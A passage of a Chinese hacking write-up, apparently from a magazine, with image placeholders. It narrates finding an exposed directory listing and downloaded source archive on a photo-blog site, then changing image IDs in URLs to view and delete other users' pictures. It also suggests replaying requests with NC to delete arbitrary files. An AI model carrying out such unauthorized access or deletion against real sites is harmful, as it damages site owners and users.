


图2




图3




图4

汗，看有什么好东西先。一眼就看见了那个DATA**【注意大小写哦】**，进去看看是不是数据库地址。进去一看，晕，一大堆目录不知道是干什么用的，没什么利用价值啊（图3）。再回到blog目录，看到了一个a.zip，下回来看看是什么先。哈哈，好象是主要源代码啊，这下发了！（图4）。再看看其它的，有web，点进去有个login.jsp，打开一看，就是我要找的登陆页面了，还可以在这里直接注册呢（图5）。登陆进去后就到了我的相册页面。点进那个相册，哈哈，我的图片出来了（图6）！那图片的真实URL是什么呢，看属性不就知道了（图7），原来DATA是放用户文件的地方啊！




图5




图6




图7

既然遍历目录这种漏洞都有，看看还有没有别的漏洞。点击我的图片看大图，如图8 所示。




图8

看见没有，那个URL 后的ID 就是现在图片的ID，把他换为别人的看能行不（图9），看来可以看别人的图片了。既然这样，看能删别人的图片不，点击删除，提示删除成功（图10）。不会吧？是真没了，再回图8 那个ID 看看，如图11 所示，文件名不见了，居然成功了！照这样说，如果抓包用NC 提交应该可以删除任意文件。怕怕，不敢乱来。

